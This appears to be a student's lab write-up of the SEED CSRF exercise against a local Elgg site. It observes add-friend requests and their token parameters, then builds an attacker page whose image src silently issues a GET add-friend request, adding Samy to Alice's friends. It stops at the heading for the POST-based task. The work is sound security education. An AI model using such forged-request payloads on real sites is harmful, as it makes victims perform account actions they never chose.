
Launching and checking :www.attacker32.com




Task 1
Observing HTTP Request

Get Request: Viewing Alice's profile

- HTTP/1.1 200 OK: The header indicates that the server was able to successfully process the request and is returning the profile page of Alice.




Post Request: Login to Alice's account




Get Request: Alice adding boby as friend

Here we can see query parameters:
friend=57, __elgg_ts and __elgg_token values as seen in screen shot.




TASK 2
CSRF Attack using GET Request


Go to www.attacker32.com .After clicking on add-friend attack link we inspect it to see




Now we check the header by logging in from Samy’s account and adding Alice as friend to get header information.
(http://seed-server.com/action/friends/add?friend=)




Inspect guid id of samy, we get guid=59.




Now we modify addfriend.html file to add src=http://seed-server.com/action/friends/add?friend=59. Save this file.




Now we login in samy’s account and see he has no friends and do the same for Alice.







Now to simulate attack ,we assume that alice clicks the www.attacker32.com's addfriend link which takes her to add friend.html.



We inspect Add-Friend Attack to find the src field with following values.




After clicking on Add-Friend attack link , Samy gets added as Alice friend.




Task 3

CSRF Attack using POST Request

